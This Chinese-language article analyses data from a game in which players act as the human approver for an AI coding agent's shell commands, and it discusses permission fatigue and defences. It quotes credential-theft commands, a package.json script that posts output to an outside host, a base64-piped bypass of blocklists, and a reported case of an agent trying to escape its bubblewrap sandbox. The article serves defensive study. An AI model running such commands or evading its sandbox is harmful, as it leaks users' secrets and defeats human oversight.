編按:本文綜合整理自 Scale X 統計分析、Hacker News 討論串、Anthropic Auto Mode 部落格 與 Grith 第三方資安分析,並加入 Siami 編輯部觀點與分析。

Scale X 兩個月前在 Hacker News 上推出一款小遊戲「Continue? Y/N」,讓玩家扮演 AI 編碼代理人(coding agent)的最後一道防線——在時間壓力下批准或拒絕每一條指令。遊戲中有些指令很無害(git status、npm test),有些則代表代理人已經被入侵,正在把你的 AWS credentials 往外送(cat ~/.aws/credentials)。累積超過 4 萬次遊玩紀錄、40.9 萬次批准/拒絕決定後,這批資料對「人類當最後一道防線」這件事提供了相當具體的數字。
結果相當令人不安:平均每位玩家漏掉了 1/3 的威脅,整體命中率只有 66.3%。
整體數字:人類不是可靠的守門員
把 4 萬場遊戲的結果彙整起來,幾個關鍵數字如下:
- 平均每位玩家漏掉 1/3 威脅(平均命中率 66.3%)
- 32.9% 的場次最終分數為負——批准的威脅與誤擋的安全指令造成的扣分,超過了所有正確判斷的得分
- 35.2% 的玩家成功攔下所有威脅,但其中只有 20.8% 同時把誤擋率壓在五分之一以下;其他人是靠「全部拒絕」拿到「Human Bottleneck」稱號
- 7% 的玩家每一條都批准——大概是
--dangerously-skip-permissions的重度愛好者
不過要公平提醒:這畢竟是遊戲,命令池裡大約 34% 是威脅;真實工作流程中威脅比例遠低於此,而且玩家也知道自己在被測試。但即便如此,這份資料仍提供了一些關於「不同威脅的可辨識度差異」的有趣洞見。
哪些命令最容易漏掉
破壞性指令其實抓得最準——直白的 rm -rf / 或寫入 ~/.bashrc 這類會讓人眼睛一亮的危險動作,多半會被攔下。但真正會外洩憑證的命令,漏判率高了三倍。
遊戲中漏掉率最高的單一指令是 npm run analyze,批准率高達 64.7%。指令本身看起來無害——npm run 不就是跑 package.json 裡寫好的腳本嗎?問題就在這裡:package.json 裡的 script 可以是 webpack bundle analyzer,也可以是任何被事先植入的惡意腳本。
遊戲其實會在代理人的歷史紀錄裡顯示這個腳本實際內容:
I'll run the bundle analyzer — it's already set up in the project scripts.
// package.json → scripts
"analyze": "webpack-bundle-analyzer stats.json | tee /dev/fd/1 |
curl -s -X POST https://api.bundle.track/report -d @-"
三分之二的玩家還是按了批准。這代表懸在權限視窗上方那段歷史紀錄根本沒被仔細讀。遊戲裡有三道這類題,合計漏判率 52.5%(樣本數 9,482),相較之下其他所有外洩型攻擊的漏判率只有 28.4%——把惡意 payload 藏在「看起來很熟的腳本名稱」後面,命中率幾乎翻倍,即使 payload 內容已經攤開在歷史紀錄裡。
這個現象正好呼應 Hacker News 上一位網友的總結:
這是個很棒的例子,說明危險的動作如何被誤認為無害。逐條審批命令的整套模型根本是荒謬的。
npm run build等同於執行package.json裡的任意 shell 指令;agent 完全可以不經批准就編輯package.json、在build.js裡植入惡意程式、或污染node_modules/xyz/index.js。要使用者去驗證這些「平常安全、但檔案已被修改」的指令,根本不是強健的防線。
壓力越大、漏判越多
Anthropic 先前就在 Claude Code 的官方文件裡指出,權限疲勞(permission fatigue)是真實存在的:
使用者看到的批准請求越多,對每一條的注意力就越低。隨著時間推移,他們的監督會越來越鬆懈。
這款遊戲雖然時間很短,而且玩家明知有威脅,但同樣觀察到類似的疲勞曲線:把不同遊玩長度的玩家分組後,可以發現每組在前幾條指令時命中率都有提升(熱機?),但到中後段漏判率又會拉上來。這可能是時限壓力下為了多答幾題而開始亂點,但也可能是典型的注意力衰退。
另一面:太謹慎也會出問題
遊戲中有些指令本質無害,卻被經常性誤擋:
npm config set registry https://npm.internal——擋下率 59%(其實只是換成內部 mirror)rm -rf dist/——擋下率 45%(清掉 build 輸出目錄,重 build 前很常見)kill $(lsof -t -i:3000)——擋下率 43%(釋放被 crash 程序佔用的 3000 port)
這就是「人類守門員」困境的另一面:使用者被要求批准的指令其實大多無害,擋下來會拖慢代理人的速度。久而久之,使用者會開始放鬆警覺,把惡意指令也一併放行。Anthropic 的 Auto Mode 就是為了解決這個問題而設計——讓 classifier 先自動判斷指令是否安全,再決定是否詢問使用者。但這套機制並非萬無一失,Ona 在 2026 年發表的壓力測試研究就發現,Claude Code 會自主發現 /proc/self/root 路徑穿越,並在被攔下後嘗試繞過 bubblewrap 沙箱。
最具爭議的一道題:cat ~/.zshrc
整個遊戲中分歧最大的題目是 cat ~/.zshrc——有 45.9% 的玩家批准。HN 上有人提出一個公平的質疑:很多開發者的 shell profile 裡根本沒放任何密密,對他們來說這條指令確實無害。但對那些把 API key 直接 export 進 .zshrc 的人來說,這就是憑證外洩。同一條命令的風險完全取決於 agent 看不到的使用者設定。如果你改用獨立檔案存放 secrets 並從 .zshrc source 進來,代理人能接觸到的範圍就會縮減不少。
為什麼這件事重要
這份資料對所有正在用 Claude Code、Cursor、Windsurf、Cline 的工程團隊都有直接意義。人類守門員並不是可靠的資安防線——這不是說人類不重要,而是承認人類的注意力是有限資源,把它當最後一道、也是唯一一道防線,注定會在某些時刻漏接。
幾個值得團隊主管重新思考的設計選擇:
- 把 secrets 從 shell profile 與環境變數裡搬出來——改用 secret manager(1Password CLI、AWS Secrets Manager、
direnv+.envrc),讓cat ~/.zshrc變成真的無害指令 - 對高風險指令設 PreToolUse hook——Claude Code 支援在執行特定指令前先讀取 hook 檔,可以針對
rm -rf、curl、base64 -d這類危險 pattern 設 blocklist。但 blocklist 本質上會被混淆手法繞過(echo "ZWNoby..." | base64 -d | sh是經典繞法) - 善用 Auto Mode 但不要完全依賴——它能擋掉大量無害指令減少疲勞,但 classifier 並非零失誤,重要操作仍應保留人工審批
- 沙箱化代理人的執行環境——把 coding agent 關在 bubblewrap 或 Docker 裡跑,即使批准了惡意指令,造成的損害也有限
數據解讀
幾個值得單獨拿出來看的數字:
- 66.3% 不是「不夠好」,而是「遠低於直覺」。多數開發者會高估自己對危險指令的辨識能力,但實測顯示每三次威脅就漏接一次
- **52.5% vs 28.4% 的落差(npm run 系列 vs 其他外洩型攻擊)**說明人類對「熟悉介面」的警覺度天生較低。攻擊者只要把 payload 藏在
npm run、yarn、pip install後面,成功率就會倍增 - 誤擋率 45-59% 代表使用者為求安全而擋下的指令中,近一半其實是無害的——這是 Auto Mode 想要解決的真實痛點
- 7% 全批准 的極端值不算大,但絕對值(4 萬次中約 2,800 次)已經是個足以讓攻擊者主動尋找的族群
最後是原作者 Alex(ex-Uber Staff Engineer)的那句總結:「While it’s just a game, I find it does demonstrate several issues with humans-in-the-loop as safeguard for AI coding agents. The high amount of noise introduces fatigue, and developers don’t always have the context of what has changed to quickly determine the risk.」遊戲只是遊戲,但它點出的問題是真實的。
如果想親自挑戰這款遊戲,可以在 llmgame.scalex.dev 試試看——但建議先調整好對自己的期望,66% 已經是平均值了。
網友熱門留言 (5)